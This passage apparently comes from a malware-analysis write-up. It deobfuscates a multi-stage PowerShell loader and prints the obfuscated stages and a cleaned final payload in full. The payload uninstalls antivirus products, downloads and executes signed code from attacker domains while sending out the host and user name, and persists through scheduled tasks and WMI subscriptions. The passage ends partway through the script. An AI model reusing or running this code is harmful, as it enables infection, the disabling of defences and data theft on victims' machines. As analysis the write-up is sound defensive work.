


Figure 1.3

- The function `FRoMBaSE64stRING` decodes base64 encoded string and then passes compressed bytes of data to `meMOrysTreAM`.
- Which then passed to `DeFLATEstREaM` function and piped out to `sTREAmrEaDeR` function which converts the decompressed data into **ASCII** format and at last passed to `IEX` command to execute the code.

Now, Replace `([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'')` with `Write-Host` cmdlet which will prevent execution of command and prints it to standard output.

Stage 03

```
& ($pshOMe[21]+$psHomE[30]+'x')([stRINg]::JoiN('' ,( [ReGEx]::MATCHeS(" ))63]rAHC[,'24m' ecAlPeR-
 93]rAHC[,'Sm6'  eCalPeRc- 421]rAHC[,'PjR'ecAlPeR-  )')Sm6Sm6NioJ'+'-]2,11,3[emaN.)'+'Sm6*RDm*Sm6
 vg((. PjR)29]RaHC[]GnIrts[,)98]RaHC[+87]RaH'+'C[+001]RaH'+'C[((ecalPER.)Sm624mSm6,)701]RaHC[+55]R
aHC[+401]RaHC[((ecalPER.)69]RaHC[]GnIrts['+',Sm6d8DWSm6(ecalPER.)43]RaHC['+']GnIrts[,)87]RaHC[+77]
RaHC[+001]'+'RaHC[+301]RaHC[((ecalPER.)93]RaHC[]GnIrts[,Sm65AN3Sm6(ecalP'+'ER.)421]RaHC[]GnIrts[,S
m68OqvSm6(ecalPER.)Sm6F/ astR nt/ eteled/ sksathcsF/ 1astR nt/ eteled/ sksathcsF/ 2asSm6+S'+'m6tR
 ntSm6+Sm6/ eteled/ sksathcsSm6+Sm6F/ moc.Sm6+Sm61r6pp.t nt/ eteled/ sksathcskcolb=noitca 531=trop
lacol pct=locotorp ni=rid NMdg531ynedNMdg=eman elur dda llaweriSm6+Sm6f llawerifvda hstenkcolb=noi
tca 544=troplacol pct=l'+'ocotorp ni=rid NMdg544ynedNMdg='+'eman elur dda llawerif lla'+'weri'+'fv
da hsten35=troptcennoc 1.1.1.1=sserddatcennoc 92556=tropnetsil 4vot4v '+'dda yx'+'orptrop ecafretn
i exe.hSm6+Sm6sSm6+Sm6tendSNDS 92556 pct gnSm6+Sm6ineSm6+Sm'+'6potrop dda llawerif exe.hsten cSm6+
Sm6/ exe.dmc}ecroF- 1 eulaV- DROWD epyT- noisserpm'+'oCelbasi'+'D NMdgsretemaraPYNdrevSm6+Sm6reSna
mnaLYNdSm6+Sm6secivreSYNdteSlortnoCtnerruCYNdMETSYSYNd:MLKHNMSm6+Sm6dg htaP- ytreporPmetI-teS
 '+'}    '+'Sm6+Sm65 peels-trats        })}NMdgdmcimwk7h c- neddih w- ll'+'ehsrewop c/NMdg=etalpme
TeniLdnammS'+'m6+Sm6oC;NMdgexe.dmcYNd23metsysYNdswodniwYNd:cNMdg=htaPelbatucexE;emaNehtk7h+NMdgcNM
dg=emaN{@ stnemugrA- NMdgnoitpircsbusYNdtoSm6+Sm6orNMdg ecapsemaN- remusnoCtnevEeniLdnammoC ssalC-
ecnatsnIimW-teS(=remusnoC;)potSm6+Sm'+'6S noitcAror'+'rE- };NMdg5AN3metsyS_SOfreP_ataDdettamroFfre
P_23Sm6+Sm6niW5AN3 ASI ecnatsnItegraT EREHW 0063 NIH'+'TIW tnevEnSm6+Sm'+'6oitacifidoMecnatsnI__ M
ORF * TCELESNM'+'dg=yreuQ;NMdg'+'LQWNMdg=egaugnaLyreuQ;NMdg2vmicYNdtoorNMdg=ecapSemaNSm6+Sm6tnevE;
emaNehtk7h+NMdgfNMdg=emaN{@ stnSm6+Sm6emugrA-'+' NMdgnoitpircsbusYNdtoorNMdg ecapSemaN- retliF
t'+'nevE__ ssalC- ecnatsnIimW-te'+'S(=retliF{@ stnemugrA- NMdgnoitpircsbusYNdSm6+Sm6tooSm6+Sm6rNMd
g eSm6+Sm6capsemaN- gSm6+Sm'+'6n'+'idniBremusnoCoTretliF__ ssSm6+Sm6alC- ecnSm6+Sm6atsnIimW-teS
'+')5AN3psj.aa5AN3,5AN3psj.'+'a5AN3(ecalper.)Sm6+Sm6)5(gnirtsbus.uk7h,5AN32U5AN3(ecalper.))'+'5,0
(gnirtsbus.uk7h,5AN3Sm6+Sm61U5AN3(ecalper.spmt'+'k7h=Sm6'+'+Sm6dmcimwSm6+Sm6k7h      Sm'+'6+Sm6
 S'+'m6+Sm6naRteg=emaNehtk7h   Sm6+Sm6     {)suk7h ni uk7h(hcaerofSm6+S'+'m6    poSm6'+'+Sm6tS noi
tcAroS'+'m6+Sm6rrE- };NMdg5AN3metsyS_SOfreP_ataDdettamr'+'oFfreP_23niW5AN3 ASI e'+'cnaSm6+Sm6tsnIt
egraT EREHW 0063 NIHTIW tnevEno'+'itacifidoMecnatsnI__ MORF * TCE'+'LESNMdg=yreuQ;NMdgLQWNMdg=e
```

```
g'+'augnaLyreuQ;NM'+'dg2vmicYNdtoorNMdg=ecapSemaNtnevE;NMdg1llabkcalbNMdg=emaN{@ stnemugrA- NMd
g'+'noitpircsbusYNdtoorNMdgSm6+Sm6 ecapSemaN- retliFtSm6+Sm6nevE__ ssalSm6+Sm6C- ecn'+'atsnIimW-te
S    '+''+'{)1tiodk7h ton-(fi}{hctac}NMdg5AN31llSm6+S'+'m6abkcalb5AN3=emaNNMdg retlif- 5AN3noitpir
csbusYNdtoor5AN3 ecapSemaN- r'+'etliFtnevE__ ssalC- tcejbOIMSm6+Sm6W-teG=1'+'tiodk7h{ySm6+Sm6rt}Sm
6+Sm6}  5 peels-trats   NMdgntk7hYNdfntk7hNMdg nt/ nur/ sksa'+'thcs   1Sm6+Sm6 peels-trats    }
  }     }{hctac}        Sm6+Sm6}          llun-tuo8Oqv)llunk7h ,0 ,l'+'lunk7h ,llunk7h'+' ,4 ,)))5
(gnirtsbus.uk7h'+',5AN32U5AN3(ecalper.))5,0(gnirtsbusSm6'+'+Sm6.uk7h,5AN31U5AN3(Sm6+Sm6ecalper.s
p'+'mtk7h,NMdgDMC_SPNSm6+Sm6Mdg(ecalper.lmX.ksatk7h '+',emaN.ks'+'atk7h(ksaTretSm6+Sm6sigeR.redlof
k7h           Sm6+Sm6 {))NMdgDMC_'+'SPNMdg(sniatnoC.stnemugrA.noSm6+Sm6itcak7h('+'fi          {yrt
{ )snoitcA.noiti'+'nifeD.ksatk7h ni noitcak7h(Sm6+Sm6 hcae'+'rof      {)metiksatk7h ni ksatk7Sm6+S
m6h(hcaerof   )1(sksa'+'TteG.redlofk7h=metiks'+'atk7h   '+')NMdSm6+Sm6gfntk7hYNdNMdg(redloFteG.vrs
tsk7h=redlofk7h   1 peels-trats   }   NMdgDMC_SP c- neddih w- llehsrewopNMdg rt/ F/ NMdgntk7hY'+'N
dfntk7hNMdg nt/ 06Sm6+Sm6 om/ ET'+'UNIM cs/ etaerc/ '+'sksSm6+Sm6athcs      '+'{ esle }   Sm6+Sm6S
m6+Sm6'+'NM'+'dgDMCSm6+Sm6_SP c- neddih w- llehsrewopNM'+'dg rt/ F/ NMdgntk7hYNdfntk7hNMdg nt/ 06
 om/ ETUNIM cs'+'/ metsys ur/ etaerc/ sksathcs      '+'{)ask7h'+'(fi    naRtegSm6+Sm6 = ntk7h   }}
naRteg=fntk7h{esle})naR'+'teg(+5AN3YNdswodniWYNdtfoSSm6+Sm6orciM5AN3=fntk7h{)ask7Sm6+Sm6h(fi{)2 qe
- 3%ik7h(fi   }naRteg=fntk7h{)1 qe- 3%ik7h(fi '+' }5'+'AN35AN3=fntk7h{)0 qe- 3%ik7h(fi    )uk7h,su
Sm6+Sm6k7h(fOxednI::]yarra[ = ik7h    {)s'+'uk7h ni uk7Sm6+Sm6h(hcaerof Sm6+Sm6}  Sm6+Sm6NMdgllabk
Sm6+Sm6calbNMdg rt/ F/ llabkcalb nt/ 021 om/ ETUNIM cs/ etaerc/ sksathc'+'s   NMdg1llabkca'+'lbNMd
g rt/ F/ 1llabkcalbSm6+Sm6 nt/ 021 om/ ETUNIM cs/ etaerc/ sksathcs    { esle }  NMdgllabkcalbNMdg
 rt/ F/ llabkcalb nt/ 021 om/ ETUNIM cs/ metsys ur/Sm6+Sm6 etaerc/ sksathcs   Sm6+Sm6NMdgSm6+Sm61l
labkcal'+'bNMdg rt/ F/ 1llabkcalb nt/ 021 om/ E'+'TUNIM cs/ metsys ur/ e'+'Sm6+Sm6taerc/ sk'+'sath
cs    {)ask7Sm6+Sm6h(fi '+'{)tiodk7h ton-(fiSm6+Sm6}{hctac})NMdg1llabkcalbNMdg(ksaTteG.)NMdgYNdNMd
g(redloFteG.vrstsk7h=tiodk7h{yrt)(tcennoC.vrstsk7hecivreS.eludehcS tcejbOmoC- tcejbO-weN = vrstsk7
h'+')5AN3oc.007ss.t5AN3,5AN3cc.reluoSm6'+'+'+'Sm6.t5AN3,5AN3ga.88qq.tSm6+Sm65AN3(@=suk7h}'+'))6%)m
odnaSm6+'+'Sm6R-teG'+'(+6( tnuoC- modnaR-teG8Sm6+Sm6Oq'+'v)22Sm6+Sm61..79+09..56+75..'+'84(]'+'][r
ahcSm'+'6+Sm6[(nioj- nruter{)(naRteg noitcnufSm6+Sm6'+')NMdgrotartsinimdANMdg ]eloRnItliuBswodniW.
lapicnirP.ytiruceS[(eloRnIsI.))(tnerruCteG::]yti'+'tned'+'IswodniW.lapicnSm6+Sm6irP.ytiruceS[]lapi
cnirPswo'+'dniWSm6+Sm6.lapicnirP.ytiruceS[(=ask7hSm6+Sm'+'65AN3))5AN35AN3*5AN35AN3nioj-))modnar(,D
IUU.)tcudorPmetsySretupmoC_23niW tcejSm6+Sm6boiSm6+Sm6mw-teg(,EMANRESU:vnek7h,EMANRETUP'+'MOC:vnSm
6+Sm6ek7h(@(+5AN35ASm6+Sm6N3Sm6+Sm6?5AN3+vk7h+5AN3psj.Sm6+Sm6a/5AN35AN3+lruk7h(a;5AN35AN32U5AN35AN
3+5AN35AN31U5AN35AN3+5AN35AN'+'3//:ptth5AN35AN3'+'=lrSm6+Sm6uk7h}}})bk7h]Sm6+Sm6][rahc['+'nioj-(xe
d8DWI{)))))]171..0[dk7h]][rahc[(nioj-(gnirtS46esaBmorF::]trevnoc[,)'+'Sm6+Sm6redivorPeSm6+Sm6civreS
otpyrC1AHS.yh'+'pargotpyrC.yti'+'ruceS tcejbO-weN(,bk'+'7h'+'(ataDyfirev.rk7h(fi;)pk7h(sretem'+'ar
Sm6+Sm6aPtropmI.rSm6+Sm6k7h;redivorPecivreSotpyrCASR.yhpargotpyrC.ytiruceS tcejbO'+'-weN=rk7h;10x
0,00x0,10x0=tnenopxE.pk7h;)5AN35AN3=0WGstW8qaPYrShJ+1soIHE1Qpm45'+'x9W/90pca1'+'V/yWnI+pN6Gqr'+'HF
mgdMwrZpmbhPSm6+Sm6W2j'+'97WdUpzs0rhrEZDQQ4KV'+'o97kvQT5mKpuV15+zm6TzXoGMr3da6YvwJLN9nIKaeyzWbbZ/9
o7s'+'oBQjPFVPW55ilzmvAjUDTIpCb7TVpx5AN35AN3(gSm6+S'+'m6nSm6+Sm6irtS46esaBmorF::]trevnoc[=suludoM.
p'+'k7h;sretSm6+Sm6emaraPASR.yhpargotpyrC.ytiruceS tcejbO-weN=pk7h;]ck7h..371[dk7h=bk7h{)371 tg- c
k7'+'h(fi;tnuoc.dk7h=ck7h;)uk7h(NMdgataDdaolnwoDNMdg.)tneild8DWCbeW.teN tceSm6+Sm6d8DWjbO-wd'+'8DW
Sm6+Sm6eN(=dk7h{)uk7h(a noiSm6+Sm6tcnuf5AN3=spmtk7h)5AN3ddMMyyyy_5AN3 t'+'amroF- etaD-teG(+NMdgvk
7'+'h?NMdg=vk7htratseron/ sexobgsmsserppus/ '+'tnelisyrev/Sm'+'6+Sm6 NMdgexe.000sninSm6+Sm6uYNdera
wlaM-itnA'+'YNdsetybe'+'rawlaMYNd1~argo'+'rPYNd:CNMdg '+'c/ exe.dmcevitcaretnion/ llatsninu llac N
Mdg5'+'Sm6+Sm6AN3%ytiruceS notroN%5AN3 ekil emanS'+'m6+Sm6NMdg erehw tcudorp exe.cimw b/ tratSm6+S
m6s c/ exe.dmceSm6+Sm6vitc'+'aretnion/ llatsninu llac NMdg5AN3%suriVitnA%5AN3 ekiSm6+Sm6l emanNMSm
6+Sm6dg erehw tcudorp exe.cimw b/ trats c/ exe.dmcevitcaretnSm6+Sm6ion/ llatsninu llac NMdg5Sm6+Sm
6AN3%ytiruceS%5AN3 ekil emanNMdg erehw tcudorp exe.cimw b/ trats c/ exe.dmcevitcaretnion/ llatsnin
u llac NMdg5AN3%pva%5AN3 ekil emanNMdg erehwSm6+Sm6 tcudorp exe.cimw b/ trats c/ exe.dmcevitcaretn
ion/'+' llatsninu llac NMdg5AN3%tsava%5AN3 ek'+'il emanNMdg erehw Sm6+Sm6tcudorSm6+Sm6p exe.cim
w'+' b/ trats c/ exe.dmcevitcarSm6+Sm6etnion/ llatsninu llac NMdg5AN3%%yksrepsaK%%5AN3 ekil emanNM
dg erehw tcudorp e'+'xe.Sm6+Sm6cimw b/ trats cSm6+Sm6/ exe.dmcevitc'+'a'+'retnion/ llatsninu llac
 NMdg5S'+'m6+Sm6AN3%tesE%5AN3'+' ekil emanNMdg erehw '+'tcudSm6+Sm6orp exe.cimw Sm6+Sm6b/ trats c/
exe.dmcSm6( '((( )''NIoj-'X'+]3,1[)EcNEREFerPesOBrEv$]GNIRTs[( ( &",'.' , 'rIgHTTolefT' )|%{$_.VAL
UE} ))  )
```

Let’s understand what it does,

- In PowerShell, the `&` operator is known as the "call operator". It is used to invoke a command or a script block.
- `($pshOMe[21] + $psHomE[30]+'x')` Creates IEX command string and remaining code will be passed to it as argument for execution.

- The entire code looks very gibberish and very difficult to understand.
- It uses regular expression to decode the actual payload and accesses `VALUE` property of decoded object.

Now, Replace `($pshOMe[21] + $psHomE[30]+'x')` with **Write-Host** cmdlet which will prevent execution of command and prints it to standard output.

Stage 04

```
& ( ([sTRING]$vErBOsePreFERENcE)[1,3]+'X'-joIN'') ((('  (6mScmd.exe /c start /b6mS+6mS wmic.exe pro
6mS+6mSduct'+' where gdMNname like '+'3NA5%Eset%3NA6mS+6m'+'S5gdMN call uninstall /nointer'+'a'+'c
tivecmd.exe /6mS+6mSc start /b wmic6mS+6mS.ex'+'e product where gdMNname like 3NA5%%Kaspersky%%3NA
5gdMN call uninstall /nointe6mS+6mSractivecmd.exe /c start /b '+'wmic.exe p6mS+6mSroduct6mS+6mS wh
ere gdMNname li'+'ke 3NA5%avast%3NA5gdMN call uninstall '+'/nointeractivecmd.exe /c start /b wmic.
exe product 6mS+6mSwhere gdMNname like 3NA5%avp%3NA5gdMN call uninstall /nointeractivecmd.exe /c s
tart /b wmic.exe product where gdMNname like 3NA5%Security%3NA6mS+6mS5gdMN call uninstall /noi6mS+
6mSnteractivecmd.exe /c start /b wmic.exe product where gd6mS+6mSMNname l6mS+6mSike 3NA5%AntiViru
s%3NA5gdMN call uninstall /nointera'+'ctiv6mS+6mSecmd.exe /c s6mS+6mStart /b wmic.exe product wher
e gdMN6mS+6m'+'Sname like 3NA5%Norton Security%3NA6mS+6mS'+'5gdMN call uninstall /nointeractivecm
d.exe /c'+' gdMNC:dNYPr'+'ogra~1dNYMalwar'+'ebytesdNY'+'Anti-MalwaredNYu6mS+6mSnins000.exegdMN 6mS
+6'+'mS/verysilent'+' /suppressmsgboxes /norestarth7kv=gdMN?h'+'7kvgdMN+(Get-Date -Forma'+'t 3NA5_
yyyyMMdd3NA5)h7ktmps=3NA5funct6mS+6mSion a(h7ku){h7kd=(Ne6mS+6mSWD8'+'dw-ObjWD8d6mS+6mSect Net.Web
CWD8dlient).gdMNDownloadDatagdMN(h7ku);h7kc=h7kd.count;if(h'+'7kc -gt 173){h7kb=h7kd[173..h7kc];h7
kp=New-Object Security.Cryptography.RSAParame6mS+6mSters;h7k'+'p.Modulus=[convert]::FromBase64Stri
6mS+6mSn6m'+'S+6mSg(3NA53NA5xpVT7bCpITDUjAvmzli55WPVFPjQBo'+'s7o9/ZbbWzyeaKIn9NLJwvY6ad3rMGoXzT6mz
+51VupKm5TQvk79o'+'VK4QQDZErhr0szpUdW79'+'j2W6mS+6mSPhbmpZrwMdgmFH'+'rqG6Np+InWy/V'+'1acp09/W9
x'+'54mpQ1EHIos1+JhSrYPaq8WtsGW0=3NA53NA5);h7kp.Exponent=0x01,0x00,0x01;h7kr=New-'+'Object Securit
y.Cryptography.RSACryptoServiceProvider;h7k6mS+6mSr.ImportPa6mS+6mSra'+'meters(h7kp);if(h7kr.verif
yData('+'h7'+'kb,(New-Object Secur'+'ity.Cryptograp'+'hy.SHA1CryptoServic6mS+6mSeProvider6mS+6m
S'+'),[convert]::FromBase64String(-join([char[]]h7kd[0..171]))))){IWD8dex(-join'+'[char[]6mS+6mS]h7
kb)}}}h7ku6mS+6mSrl='+'3NA53NA5http://3'+'NA53NA5+3NA53NA5U13NA53NA5+3NA53NA5U23NA53NA5;a(h7kurl+3
NA53NA5/a6mS+6mS.jsp3NA5+h7kv+3NA5?6mS+6mS3N6mS+6mSA53NA5+(@(h7ke6mS+6mSnv:COM'+'PUTERNAME,h7kenv:
USERNAME,(get-wm6mS+6mSiob6mS+6mSject Win32_ComputerSystemProduct).UUID,(random))-join3NA53NA5*3NA
53NA5))3NA56'+'mS+6mSh7ksa=([Security.Principal.6mS+6mSWind'+'owsPrincipal][Security.Pri6mS+6mSnci
pal.WindowsI'+'dent'+'ity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] gdMNAdm
inistratorgdMN)'+'6mS+6mSfunction getRan(){return -join([6mS+6'+'mSchar[]'+'](48'+'..57+65..90+9
7..16mS+6mS22)v'+'qO6mS+6mS8Get-Random -Count (6+('+'Get-R6mS'+'+6mSandom)%6))'+'}h7kus=@(3NA56mS+
6mSt.qq88.ag3NA5,3NA5t.6mS'+'+'+'6mSouler.cc3NA5,3NA5t.ss700.co3NA5)'+'h7kstsrv = New-Object -ComO
bject Schedule.Serviceh7kstsrv.Connect()try{h7kdoit=h7kstsrv.GetFolder(gdMNdNYgdMN).GetTask(gdMNbl
ackball1gdMN)}catch{}6mS+6mSif(-not h7kdoit){'+'if(h6mS+6mS7ksa){schtas'+'ks /creat6mS+6mS'+'e /ru
system /sc MINUT'+'E /mo 120 /tn blackball1 /F /tr gdMNb'+'lackball16mS+6mSgdMN6mS+6mSschtasks /cr
eate 6mS+6mS/ru system /sc MINUTE /mo 120 /tn blackball /F /tr gdMNblackballgdMN} else {schtasks /
create /sc MINUTE /mo 120 /tn 6mS+6mSblackball1 /F /tr gdMNbl'+'ackball1gdMNs'+'chtasks /create /s
c MINUTE /mo 120 /tn blackball /F /trgdMNblac6mS+6mSkballgdMN6mS+6mS}6mS+6mSforeach(h6mS+6mS7ku in
h7ku'+'s){h7ki = [array]::IndexOf(h7k6mS+6mSus,h7ku)if(h7ki%3 -eq 0){h7ktnf=3NA53NA'+'5}'+'if(h7k
i%3 -eq 1){h7ktnf=getRan}if(h7ki%3 -eq 2){if(h6mS+6mS7ksa){h7ktnf=3NA5Micro6mS+6mSSoftdNYWindowsdN
Y3NA5+(get'+'Ran)}else{h7ktnf=getRan}}h7ktn = 6mS+6mSgetRanif('+'h7ksa){'+'schtasks /create /ru sy
stem/'+'sc MINUTE /mo 60 /tn gdMNh7ktnfdNYh7ktngdMN /F /tr gd'+'MNpowershell -w hidden -c PS_6mS+6
mSCMDgd'+'MN'+'6mS+6mS6mS+6mS} else {'+'schta6mS+6mSsks'+' /create /sc MINU'+'TE /mo 6mS+6mS60 /tn
gdMNh7ktnfdN'+'Yh7ktngdMN /F /tr gdMNpowershell -w hidden -c PS_CMDgdMN}start-sleep 1h7kfolder=h7k
stsrv.GetFolder(gdMNdNYh7ktnfg6mS+6mSdMN)'+'h7kta'+'skitem=h7kfolder.GetT'+'asks(1)foreach(h6mS+6m
S7ktask in h7ktaskitem){for'+'each 6mS+6mS(h7kaction in h7ktask.Defin'+'ition.Actions) {try{i
f'+'(h7kacti6mS+6mSon.Arguments.Contains(gdMNPS'+'_CMDgdMN)){ 6mS+6mSh7kfolder.Regis6mS+6mSterTask
(h7kta'+'sk.Name,'+' h7ktask.Xml.replace(gdM6mS+6mSNPS_CMDgdMN,h7ktm'+'ps.replace6mS+6mS(3NA5U13NA
5,h7ku.6mS+'+'6mSsubstring(0,5)).replace(3NA5U23NA5,'+'h7ku.substring(5))), 4, '+'h7knull, h7knu
l'+'l, 0, h7knull)vqO8out-null}6mS+6mS}catch{}}}start-sleep 6mS+6mS1scht'+'asks /run /tn gdMNh7ktn
fdNYh7ktngdMNstart-sleep 5}6mS+6mS}tr6mS+6mSy{h7kdoit'+'1=Get-W6mS+6mSMIObject -Class __EventFilt
e'+'r -NameSpace 3NA5rootdNYsubscription3NA5 -filter gdMNName=3NA5blackba6m'+'S+6mSll13NA5gdMN}cat
ch{}if(-not h7kdoit1){'+''+'    Set-WmiInsta'+'nce -C6mS+6mSlass __Even6mS+6mStFilter -NameSpace 6
mS+6mSgdMNrootdNYsubscription'+'gdMN -Arguments @{Name=gdMNblackball1gdMN;EventNameSpace=gdMNrootd
```

```
NYcimv2gd'+'MN;QueryLangua'+'ge=gdMNWQLgdMN;Query=gdMNSEL'+'ECT * FROM __InstanceModificati'+'onEv
ent WITHIN 3600 WHERE TargetInst6mS+6mSanc'+'e ISA 3NA5Win32_PerfFo'+'rmattedData_PerfOS_System3NA
5gdMN;} -Err6mS+6m'+'SorAction St6mS+'+'6mSop    6m'+'S+6mSforeach(h7ku in h7kus){     6mS+6mS   h
7ktheName=getRan6mS+6m'+'S  6mS+6'+'mS      h7k6mS+6mSwmicmd6mS+'+'6mS=h7k'+'tmps.replace(3NA5U16m
S+6mS3NA5,h7ku.substring(0,5'+')).replace(3NA5U23NA5,h7ku.substring(5)6mS+6mS).replace(3NA5a'+'.js
p3NA5,3NA5aa.jsp3NA5)'+'        Set-WmiInsta6mS+6mSnce -Cla6mS+6mSss __FilterToConsumerBindi'+'n
6'+'mS+6mSg -Namespac6mS+6mSe gdMNr6mS+6mSoot6mS+6mSdNYsubscriptiongdMN -Arguments @{Filter=(S'+'e
t-WmiInstance -Class __Even'+'tFilter -NameSpace gdMNrootdNYsubscriptiongdMN '+'-Argume6mS+6mSnts
 @{Name=gdMNfgdMN+h7ktheName;Event6mS+6mSNameSpace=gdMNrootdNYcimv2gdMN;QueryLanguage=gdMNWQL'+'gd
MN;Query=gd'+'MNSELECT * FROM __InstanceModificatio6'+'mS+6mSnEvent WIT'+'HIN 3600 WHERE TargetIns
tance ISA 3NA5Win6mS+6mS32_PerfFormattedData_PerfOS_System3NA5gdMN;} -Er'+'rorAction S6'+'mS+6mSto
p);Consumer=(Set-WmiInstance -Class CommandLineEventConsumer -Namespace gdMNro6mS+6mSotdNYsubscrip
tiongdMN -Arguments @{Name=gdMNcgdMN+h7ktheName;ExecutablePath=gdMNc:dNYwindowsdNYsystem32dNYcmd.e
xegdMN;Co6mS+6m'+'SmmandLineTemplate=gdMN/c powershe'+'ll -w hidden -c h7kwmicmdgdMN})}        sta
rt-sleep 56mS+6mS'+'    }'+'    Set-ItemProperty -Path gd6mS+6mSMNHKLM:dNYSYSTEMdNYCurrentControlS
etdNYServices6mS+6mSdNYLanmanSer6mS+6mSverdNYParametersgdMN D'+'isableCo'+'mpression -Type DWORD -
Value 1 -Force}cmd.exe /6mS+6mSc netsh.exe firewalladd portop6'+'mS+6mSeni6mS+6mSng tcp 65529 SDNS
dnet6mS+6mSs6mS+6mSh.exe interface portpro'+'xy add'+' v4tov4 listenport=65529 connectaddress=1.1.
1.1 connectport=53netsh advf'+'irew'+'all firewall add rule name'+'=gdMNdeny445gdMN dir=in protoc
o'+'l=tcp localport=445 action=blocknetsh advfirewall f6mS+6mSirewall add rule name=gdMNdeny135gdM
N dir=in protocol=tcp localport=135 action=blockschtasks /delete /tn t.pp6r16mS+6mS.com /F6mS+6mSs
chtasks /delete /6mS+6mStn Rt6m'+'S+6mSsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rts
a /F6mS).REPlace(6mSvqO86mS,[strInG][CHaR]124).RE'+'Place(6mS3NA56mS,[strInG][CHaR]39).REPlace(([C
HaR]103+[CHaR'+']100+[CHaR]77+[CHaR]78),[strInG]'+'[CHaR]34).REPlace(6mSWD8d6mS,'+'[strInG][CHaR]9
6).REPlace(([CHaR]104+[CHaR]55+[CHaR]107),6mSm426mS).REPlace(([C'+'HaR]100+[C'+'HaR]78+[CHaR]89),
[strInG][CHaR]92)RjP .((gv 6mS*mDR*6mS'+').Name[3,11,2]-'+'JoiN6mS6mS)')  -RePlAce'RjP',[CHAr]124
 -cRePlaCe  '6mS',[CHAr]39 -RePlAce 'm42',[CHAr]36))
```

And perfect, Finally we got the actual payload in readable form. Let’s try to clean it and try to understand what it actually doing.

Cleaned Final Payload

```
cmd.exe /c start /b wmic.exe product where "name like '%Eset%'" call uninstall \
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstal
l
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%avast%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%avp%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%Security%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%Norton Security%'" call unin
stall
/nointeractivecmd.exe /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppres
smsgboxes /norestart

$v="?$v"+(Get-Date -Format '_yyyyMMdd')
$tmps='function a($u){
    $d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);
    $c=$d.count;
    if($c -gt 173){
        $b=$d[173..$c];
        $p=New-Object Security.Cryptography.RSAParameters;
        $p.Modulus=[convert]::FromBase64String(''xpVT7bCpITDUjAvmzli55WPVFPjQBos7o9/ZbbWzyeaKIn9NL
JwvY6ad3rMGoXzT6mz+51VupKm5TQvk79oVK4QQDZErhr0szpUdW79j2WPhbmpZrwMdgmFHrqG6Np+InWy/V1acp09/W9x54mp
Q1EHIos1+JhSrYPaq8WtsGW0='');
        $p.Exponent=0x01,0x00,0x01;
        $r=New-Object Security.Cryptography.RSACryptoServiceProvider;
        $r.ImportParameters($p);

        if($r.verifyData($b,(New-Object Security.Cryptography.SHA1CryptoServiceProvider),[conver
t]::FromBase64String(-join([char[]]$d[0..171])))){
```

```
            I`ex(-join[char[]]$b)
        }
    }}

    $url=''http://''+''U1''+''U2'';

    a($url+''/a.jsp'+$v+'?''+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSyste
mProduct).UUID,(random))-join''*''))'

$sa=([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsIn
Role([Security.Principal.WindowsBuiltInRole] "Administrator")

function getRan(){
    return -join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-Random)%6))
}

$us=@('t.qq88.ag','t.ouler.cc','t.ss700.co')
$stsrv = New-Object -ComObject Schedule.Service
$stsrv.Connect()try{
    $doit=$stsrv.GetFolder("\").GetTask("blackball1")
}
catch{}

if(-not $doit){

    if($sa){
        schtasks /create /ru system /sc MINUTE /mo 120 /tn blackball1 /F /tr "blackball1"schtasks
 /create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"
    }
    else {
        schtasks /create /sc MINUTE /mo 120 /tn blackball1 /F /tr "blackball1"schtasks /create /sc
MINUTE /mo 120 /tn blackball /F /tr"blackball"
    }

    foreach($u in $us){
        $i = [array]::IndexOf($us,$u)

        if($i%3 -eq 0){
            $tnf=''
        }

        if($i%3 -eq 1){
            $tnf=getRan
        }

        if($i%3 -eq 2){

            if($sa){
                $tnf='MicroSoft\Windows\'+(getRan)
            }else{
                $tnf=getRan}
            }

            $tn = getRan
            if($sa){
                schtasks /create /ru system/sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w
 hidden -c PS_CMD"
            } else {
